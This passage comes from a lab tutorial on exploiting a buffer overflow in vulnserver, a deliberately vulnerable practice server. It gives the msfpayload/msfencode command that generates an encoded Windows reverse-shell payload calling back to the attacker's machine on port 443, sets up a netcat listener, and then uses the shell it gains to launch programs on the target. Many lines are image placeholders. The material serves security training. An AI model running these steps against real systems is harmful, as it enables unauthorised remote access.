


We are developing our exploit code using the address 615011af.




20. After developing the exploit code, we will now launch another attack using a test code to check the buffer overflow in the cache.







21. Now it's time to develop our exploit code. To do this, we open our console screen and type "nano okanyildiz". This will bring up a text editor where we can write our exploit code.




22. We will replace the empty brackets in our exploit code with a simple "reverse shell" exploit code from Metasploit. For this, we enter the command "msfpayload windows/shell_reverse_tcp LHOST="192.168.124.131" LPORT=443 EXITFUNC=thread R | msfencode -b '\x00' -e x86/shikata_ga_nai" in the command prompt. Here, we enter the IP address of our attacking machine (Kali) in the LHOST section, specify the port number to connect back to us in the LPORT section, and use "-b '\x00'" in the "msfencode" part to allow the use of the identified bad characters.




23. You copy the obtained exploit code into the parentheses of exploit() and then press ctrl + x to save and exit. After that, you type chmod a+x okanyildiz to give it executable permissions.




24. Type "nc -nlvp 443" on the command line to start listening on port 443 using Netcat. If our attack code is successful and vulnserver does not crash, we will obtain a Windows command prompt on the target system via Netcat.



25. The developed exploit code is executed by running the program. Before running the program, don't forget to start vulnserver on your Windows machine.




26. After running the exploit code, we check the Netcat software.




As seen, our attack was successful and we gained access to the target system's Windows command prompt. In the following section titled "Running Applications on Target System from Attacking Machine", we will run programs on the target system from our attacking machine.


Running applications through Windows command prompt


1. To run the Notepad application from Kali, we type notepad.exe and press enter.






